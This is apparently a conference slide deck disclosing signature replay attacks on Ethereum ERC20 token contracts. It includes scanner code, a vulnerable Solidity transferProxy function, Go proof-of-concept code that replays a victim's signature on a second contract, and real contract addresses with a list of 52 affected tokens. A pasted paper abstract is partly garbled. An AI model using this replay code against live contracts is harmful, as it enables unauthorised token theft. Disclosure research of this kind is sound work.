

Your May Have Paid more than You Imagine

Replay Attacks on Ethereum Smart Contracts

Zhenxuan Bai, Yuwei Zheng, Kunzhe Chai, Senhua Wang

About us



- 360 Technology is a leading Internet security company in China. Our core products are anti-virus security software for PC and cellphones.
- UnicornTeam (<https://unicorn.360.com/>) was built in 2014. This is a group that focuses on the security issues in many kinds of wireless telecommunication systems. The team also encourage members to do other research that they are interested in.
- Highlighted works of UnicornTeam include:
 - Low-cost GPS spoofing research (DEFCON 23)
 - LTE redirection attack (DEFCON 24)
 - Attack on power line communication (Black Hat USA 2016)



The Main Idea



Back Ground



Safety Problem



Replay Attack



Demonstration



Part 1

Back Ground

(Blockchain & smart contract & Ethereum)


What is Blockchain?

Blockchain is:

A Large-scale globally decentralized computer network

A system that users can interact with by sending transactions

- Transactions are guaranteed by Consensus Mechanism



Advantages of Blockchain

- having the unified database with rapid consensus
- With large-scale fault-tolerant mechanism
- Not relying on trust, not controlled by any single administrator or organization (not for private/consortium blockchain)
- Auditable: external observers can verify transaction history.
- Automation: operating without human involvement.

What on-earth can Blockchain do?

Cryptocurrency: digital assets on the Blockchain

There are tokens in the public blockchains used to limit the rates of updating transactions & power the maintenance of Blockchain.

Non-monetary Characteristics

Record Registration (such as the Domain Name System based on Blockchain.
Timestamp to track high value data

Support Functionalities

Financial Contracts
General Computation

Ethereum

About 2013, the public realized that Blockchain can be used in hundreds of applications besides cryptocurrency, such as asset issuance, crowdfunding, domain-name registration, ownership registration, market forecasting, Internet of things, voting and so on.

How to realize?

Smart Contract

“smart contract” - a computer program running in a secure environment that automatically transfers digital assets **according to previously arbitrary rules.**



business people



Developer

Smart contracts are pieces of code that live on the Blockchain and execute commands exactly how they were told to.

How to build one?

Ethereum

- Blockchain with built-in programming language
- maximum abstraction and versatility
- it is very ideal to process smart contracts



Ethereum



Operating System

EVM: It is the operating environment for smart contract in the Ethereum. It is not only encapsulated by a sandbox, but in fact **it is completely isolated**, that is, the code that runs inside the **EVM does not have access to the network**, file system, or other processes. Even smart contracts have limited contact with other smart contracts.

Contract usage scenario



Financial scenario

Hedging contracts, Savings Purse, Testamentary contract



Non-financial scenario

Online voting, De-centralized governance , Domain name registration



Related Safety Problem

The Ecology of the Ethereum



On average, there are 100 thousand of new users join the Ethereum ecosystem every day. The users are very active, with an average daily transactions of more than 1 million times on Ethereum.

The safety issue of the Ethereum

main
parts

exchange
attack and token steal

wallet
probable to be hijacked

smart contract
overflow attack

The security problem of smart contract



Vulnerability in Smart Contracts

According to < Finding The Greedy , Prodigal , and Suicidal Contracts at Scale>, In March 2018, nearly 1 million smart contracts were analyzed , among which there are 34200 smart contracts can be easily attacked by hackers.

Finding The Greedy, Prodigal, and Suicidal Contracts at Scale

Ivica Nikolic
School of Computing, NUS
Singapore

Aashish Kolluri
School of Computing, NUS
Singapore

Ilya Sergey
University College London
United Kingdom

Prateek Saxena
School of Computing, NUS
Singapore

Aquinas Hobor
Yale-NUS College and School of Computing, NUS
Singapore

Abstract

Smart contracts—stateful executable objects hosted on blockchains like Ethereum—carry billions of dollars worth of coins and cannot be updated once deployed. We present a new systematic characterization of a class of trace vulnerabilities, which arises from analyzing multiple invocations of a contract over its lifetime. We focus attention on three example properties of such trace vulnerabilities: finding contracts that either lock funds indefinitely, leak them carelessly to arbitrageurs, or can be easily exploited. We implement the MATA tool, the first tool for precisely specifying and reasoning about trace properties, which employs inter-procedural symbolic analysis and concrete validator for exhibiting real exploits. Our analysis of nearly one million contracts finds 34,200 (c. 3.6%) contracts vulnerable in 10 seconds per contract. On a subset of 3,759 contracts which we sampled for concrete validation and manual analysis, we reproduced all exploits at a true positive rate of 80%, yielding a p-value for 3.4% coverage. Our finds exploits for the infamous Parity bug that indirectly locked 200 million dollars worth in Ether, which previous analyses failed to capture.

writing the market value of the associated coins is over \$300 billion US, creating a lucrative attack target.

Smart contracts extend the idea of a blockchain to a compute platform for decentralized execution of general-purpose computation. In contrast to traditional blockchains, their code and state is stored on the ledger, and they can send and receive coins. Smart contracts have been popularized by the Ethereum Blockchain. Recently, widespread adoption of smart contracts have arisen, especially in the area of token management due to the development of the ERC20 token standard. This standard allows the uniform management of custom tokens, including e.g., decentralized exchanges and complex wallets. Today, over a million smart contracts operate on the Ethereum network, and this count is growing.

Smart contracts offer a particularly unique combination of security challenges. Once deployed, they cannot be upgraded or patched. Unlike traditional consumer device software, Secondly, they are written in a new ecosystem of languages and runtime environments, the de facto standard for which is the Ethereum Virtual Machine and its programming language called Solidity. Contracts are relatively difficult to test, especially since their runtimes allow them to interact with other smart

v1|1802.0603Sy2 [cs.CR] | 4 Mar 2018

How to lower the probability of loss ?

A complete and objective audit is required for smart contracts.

The emergency response can be made when the vulnerability was found in Smart Contracts

Reward can be provided when someone detect any bug .




Part 3

Replay attack on smart contract

What are we care about - Replay attack

Replay attack: If a transaction is legitimate on one Blockchain, it is also legitimate on another block chain.



When you transfer BTC1, your BTC2/BTC3 may be transferred at the same time.

Our discovery

Many smart contracts adopt the same way to verify the validity of the signature, and it is possible for replay attack.

Our motivation

We proposed the replay attacks in the smart contracts, which hope to attract the user's attention.

We detect the vulnerability in smart contracts, which hope to make them more secure.

We hope to enhance the risk awareness for contract creator and ensure the interests of investors.

Our Contribution

- ◆ we found the replay attack problem exists in 52 smart contracts.
- ◆ We analyzed the smart contract example to verify the replay attack.
- ◆ We analyzed the source and process of replay attack to expound the feasibility of replay attack in principle.
- ◆ We verified the replay attack based on the signature vulnerability.
- ◆ We proposed defense strategy to prevent this problem.

Vulnerability Scanning

we set three scanning standards to discovery the smart contracts which have the VULNERABILITY.

- Judging whether the contract is accord with the ERC20 standard.

require (totalsupply>0)

Vulnerability Scanning

- Get the name of the contract to determine whether the name is valid.

```
name, err := t.Name(nil)
if err != nil || len(name) <= 0 {
    // without a name,it must be irregular and can be ignored.
    goto nxt
```

Vulnerability Scanning

- Filter smart contracts vulnerable to replay attack.

```
txs := b.Transactions()
for _, tx := range txs {
    if tx.To() == nil {
        //log.Printf(" new contract @%s\n", b.Number())
        r, err := conn.TransactionReceipt(ctx, tx.Hash())
        if err != nil {
            log.Printf("get recipient err %s, for tx:%s\n", err, tx.Hash().String())
            goto nxt
        }
        t, err := ugt.NewUGToken(r.ContractAddress, conn)
        if err != nil {
            log.Printf("new token err %s for address %s\n", err, r.ContractAddress.String())
            goto nxt
        }
        s, err := t.TotalSupply(nil)
        if err != nil || s.Cmp(big0) <= 0 {
            goto nxt
        }
        name, err := t.Name(nil)
        if err != nil || len(name) <= 0 {
            //Without a name, it must be irregular and ignorant.
            goto nxt
        }
        log.Printf("find a erc20 contract :addr=%s,name=%s,total=%s,block=%d,txhash=%s\n", r.ContractAddress.String(), name, s, b.Number())
    }
}
```

Scanning Result: 52 risky targets

```
txs := b.Transactions()
for _, tx := range txs {
    if tx.To() == nil {
        //log.Printf(" new contract @%s\n", b.Number())
        r, err := conn.TransactionReceipt(ctx, tx.Hash())
        if err != nil {
            log.Printf("get recipient err %s, for tx:%s\n", err, tx.Hash().String())
            goto nxt
        }
        t, err := igt.NewUGToken(r.ContractAddress, conn)
        if err != nil {
            log.Printf("new token err %s for address %s\n", err, r.ContractAddress.String())
            goto nxt
        }
        s, err := t.TotalSupply(nil)
        if err != nil || s.Cmp(big0) <= 0 {
            goto nxt
        }
        name, err := t.Name(nil)
        if err != nil || len(name) <= 0 {
            //Without a name, it must be irregular and ignorant.
            goto nxt
        }
        log.Printf("find a erc20 contract :addr=%s,name=%s,total=%s,block=%d,txhash=%s\n", r.ContractAddress.String(), name, s, b.Number())
    }
}
```

Why does the replay attack occur?


- It has been confirmed(proved) that there are two smart contracts allow proxy transactions..
- If the two smart contracts use a similar mechanism and share the same transaction format.
- When a transaction happens in one contract, this transaction will be also legal in another contract, and the replay attack will be successfully executed.

Example

```
function transferProxy(address _from, address _to, uint256 _value, uint256 _fee,
    uint8 _v,bytes32 _r, bytes32 _s) public transferAllowed(_from) returns (bool){
    require(_value > 0);
    if(balances[_from] < _fee.add(_value)) revert();
    uint256 nonce = nonces[_from];
    bytes32 h = keccak256(_from,_to,_value,_fee,nonce);
    if(_from != ecrecover(h,_v,_r,_s)) revert();
    if(balances[_to].add(_value) < balances[_to]
        || balances[msg.sender].add(_fee) < balances[msg.sender]) revert();
    balances[_to] += _value;
    emit Transfer(_from, _to, _value);
    balances[msg.sender] += _fee;
    emit Transfer(_from, msg.sender, _fee);
    balances[_from] -= _value.add(_fee);
    nonces[_from] = nonce + 1;
    return true;
}
```

The issue lies in this line: *bytes32 h = keccak256(_from,_to,_value,_fee,nonce);*

Attack Process



Experiment condition

- we chose two ERC20 smart contracts, the UGT contract and the MTC contract.
- we created two accounts, Alice and Bob
- we deposit some tokens in the two accounts in UGT contracts and MTC contracts.
- at least one Ethereum full node

Verification of the replay attack process

Step one: transaction records on the Ethereum were scanned to find out accounts which had both UGT tokens and MTC tokens(we use two accounts, Alice and Bob) .

Verification of the replay attack process

Step two: Bob induced Alice to send him 2 UGT tokens. The transaction input data is shown as below:

Function: transferProxy(address _from, address _to, uint256 _value, uint256 _feeUgt, uint8 _v, bytes32 _r, bytes32 _s)

MethodID: 0xeb502d45

Verification of the replay attack process

Step three: Bob take out the input data of this transaction on the blockchain. The parameters “from, to, value, fee, v, r, s” were extracted from [0]- [6] in step two. The following is the implementation of the transfer function.

```
/*
from,to,value,fee,v,r,s all got from ugt
*/
function transfermtc(conn *ethclient.Client, proxy *keystore.Key, from, to common.Address,
    value, fee *big.Int, v byte, r, s [32]byte) {
    tokenAddress := common.HexToAddress(mtcAddressString)
    token, _ := mtc.NewMTC(tokenAddress, conn)
    auth := bind.NewKeyedTransactor(proxy.PrivateKey)
    tx, err := token.TransferProxy(auth, from, to, value, fee, uint8(v), r, s)
    if err != nil {
        log.Fatalf("Failed to Transfer: %v", err)
    }
    ctx := context.Background()
    _, err = bind.WaitMined(ctx, conn, tx)
    if err != nil {
        log.Fatalf("failed to Transfer when mining :%v", err)
    }
    fmt.Printf("Transfer complete...\n")
}
```

Verification of the replay attack process

Step four: Bob use the input data in step 2 to execute another transfer in the smart contract of MTC. The result of this transaction is shown as below.

Verification of the replay attack process

Step five: Bob got not only 2 UGT tokens but also 2 MTC tokens from Alice. In this process, the transfer of 2 MTC tokens was not authorized by Alice.

» Filtered By Individual Token Holder		Reputation UNKNOWN		
Token Holder:	0x5967613d024a1ed052c8f9687dc74897dc7968d6	ERC20 Contract:	0xdfdc0d82d96f8fd40ca0cfb4a288955becec2088	
Token Balance:	5 MTC	Decimals:	18	
No.Of.Transfers:	3	Links:	Not Available, Update ?	
Filter By:			[Reset Filter]	
Token Transfers		Token Info	Read Smart Contract	
! A Total of 3 events found			First Prev Page 1 of 1 Next Last	
TxHash	Age	From	To	Quantity
0x11729fd699eaab...	1 day 3 hrs ago	0x8e65d5349ab083...	IN	0x5967613d024a1e... 2
0xfaa752cf650b146...	1 day 4 hrs ago	0x8e65d5349ab083...	IN	0x5967613d024a1e... 2
0x5afca2bf77b84bf...	1 day 4 hrs ago	0x8e65d5349ab083...	IN	0x5967613d024a1e... 1



Part 4

Demonstration

Select contract

the UGT contract and the MTC contract

UGT Token :0x43eE79e379e7b78D871100ed696e803E7893b644

MTC Token:0xdfdc0D82d96F8fd40ca0CFB4A288955bECEc2088

Account setting

- Alice and Bob
- Alice(the sender): 0x8e65d5349ab0833cd76d336d380144294417249e
- Bob(the receiver): 0x5967613d024a1ed052c8f9687dc74897dc7968d6
- Both own some tokens for transferring.

Core code

```
func transferMTC(conn *ethclient.Client, proxy *keystore.Key, from, to common.Address,
                  value, fee *big.Int, v byte, r, s [32]byte) {
    tokenAddress := common.HexToAddress(mtcAddressString)
    token, _ := mtc.NewMTC(tokenAddress, conn)
    auth := bind.NewKeyedTransactor(proxy.PrivateKey)
    tx, err := token.TransferProxy(auth, from, to, value, fee, uint8(v), r, s)
    if err != nil {
        log.Fatalf("Failed to Transfer: %v", err)
    }
    ctx := context.Background()
    _, err = bind.WaitMined(ctx, conn, tx)
    if err != nil {
        log.Fatalf("failed to Transfer when mining :%v", err)
    }
    fmt.Printf("Transfer complete...\n")
}
```

Contract address

Token instance

Proxy signature

Proxy Transfer

Wait for Packaging

Demo

Demo



Statistics and Analysis

By April 27th, 2018, loophole of this replay attack risk exists **in 52 Ethereum smart contracts**.
according to the vulnerability of the replay attack:

- High-risk group (10/52): no specific information is contained in the signature of smart contract, which the signature can be fully reused.
- moderate-risk group (37/52): fixed string is contained in the signature of smart contract, which the probability of reusing the signature is still high.
- Low -risk group (5/52): the address of the contract (1 in 5) or the address of sender (4 in 5) is contained in the signature of smart contract. There are strong restrictions, but there is still own the possibility of replay attacks.

Statistics and Analysis

According to feasible replay attack approaches:

- Replay in the same contract (5/52)

MiracleTele, RoyalForkToken, FirstBlood, KarmaToken, KarmaToken2

- Cross-contracts replay (45/52)

Besides, we divided these 45 contracts into 3 groups, for the specific prefix data used in the signatures. Cross-contracts replays may happen among any contracts as long as they are in a same group.

Statistics and Analysis

According to feasible replay attack approaches:

- ✓ Group 1: the specific prefix data 1 used in the signatures (28/52)
ARCCoin, BAF, Claes Cash, Claes Cash2, CNF, CWC, DET, Developeo, Envion, FiCoin, GoldCub, JaroCoin, metax, metax2, NODE, NODE2, NPLAY, SIGMA, solomex, Solomon Exchange, Solomon Exchange2, Trump Full Term Token, Trump Impeachment Token, X, ZEUS TOKEN, ZEUS TOKEN2, cpay.
- ✓ Group2: the specific prefix data 2 used in the signatures (7/52)
("\x19Ethereum Signed Message:\n32")
Acore, CLC, CLOUD, CNYToken, CNYTokenPlus, GigBit, The 4th Pillar Token,

Statistics and Analysis

According to feasible replay attack approaches:

- ✓ Group3: no specific prefix data used in the signatures (10/52)
BlockchainCuties, First(smt), GG Token, M2C Mesh Network, M2C Mesh Network2 , MJ comeback, MJ comeback2, MTC Mesh Network, SmartMesh Token, UG Token
- Replay between test chain and main chain (2/52)
MeshBox MeshBox2
- Replay between different main chain (0/52)

Statistics and Analysis

According to the trading frequency of above-mentioned contracts

By 9:00 April 30th, 2018,

- 24 contracts were found which have the transaction records within one week, The proportion is 46.15% of the total number of contracts.
- 9 contracts were found which have the transaction records from one week to one month, The proportion is 17.31% of the total number of contracts.

Statistics and Analysis

According to the trading frequency of above-mentioned contracts

By 9:00 April 30th, 2018,

- 16 contracts were found which have the transaction records beyond one month, The proportion is 30.77% of the total number of contracts.
- 3 contracts Only have the records for deployment. The proportion is 5.77% of the total number of contracts.

According to the comprehensive analysis, 63.46% of the contract transactions are still active.

Countermeasures

- The designers of smart contract should always confirm the suitable range of digital signature when designing smart contracts.
- The smart contracts deployed on public chain should add in the specific information of the public chain such as the chainID and the name of the public chain.
- The users of smart contracts need to pay attention to news and reports concerning the loophole disclosures.

Conclusion

- The security problems of smart contracts have been widely concerned.
- As long as the signature was not limited by the smart contracts, there is possibility of replay attack.
- We believe that loopholes on the Ethereum smart contracts have not totally come to light.

Thank You

